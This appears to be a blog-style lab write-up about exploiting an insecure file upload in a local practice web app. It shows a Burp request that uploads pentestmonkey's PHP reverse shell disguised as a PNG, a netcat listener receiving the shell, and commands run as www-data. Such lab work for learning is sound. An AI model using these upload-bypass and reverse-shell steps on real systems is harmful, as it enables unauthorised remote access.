


```
www-data
```

This way we can run commands in the target underlying OS.

Now we have documented this technique. Lets try uploading a reverse shell from pentest monkey.

Just copy and past the PHP rev shell payload from pentest monkey to the request we have in burp




```
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------211835213533374154
791358925236
Content-Length: 5923
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/f0x01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------2118352135333741547913589
25236
Content-Disposition: form-data; name="uploaded_file";
filename="finalRev.php"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation
in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.
Users take full responsibility
// for any actions performed using this tool.  The
author accepts no liability
// for damage caused by this tool.  If these terms are
 not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute
 it and/or modify
// it under the terms of the GNU General Public
License version 2 as
// published by the Free Software Foundation.
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 21:58:27 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Content-Length: 2078
Connection: close
Content-Type: text/html; charset=UTF-8

The file finalRev.php has been uploaded.
<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Injection 0x01
    </title>
    <link href="../assets/bootstrap.min.css" rel="
    stylesheet">
    <link href="../assets/custom.css" rel="stylesheet">
  </head>

  <body>
    <main>
      <div class="container px-4 py-5" id="custom-cards
      ">
        <h2 class="pb-2 border-bottom">
          <a href="../index.php">
            Labs
          </a>
           / Insecure file upload 0x01
        </h2>

        <div class="p-5 mb-4 bg-light rounded-3">
          <h2>
            Choose a file
          </h2>
          <form action="/labs/f0x01.php" method="post"
```

Upload it.

Now, in my mind, we should have a shell back when we request the URL.

Lets see.


localhost/labs/uploads/lo
Injection 0x01
localhost/labs/uploads/finalRev.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Netcat Shell Stabilizati...
kali@kali: ~/Desktop/WebApp-Lab/insecure_file_upload_01
File
Actions
Edit
View
Help

```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/insecure_file_upload_01]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
^C

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/insecure_file_upload_01]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 35736
Linux 9e0f26b27448 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 22:02:13 up  3:06,  0 users,  load average: 0.52, 0.38, 0.27
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
9e0f26b27448
$ 
```

It works indeed hehehe.

I tried running a netcat command, and a bash command through the 'system' function to see if I could get a shell back, but I could not make it work.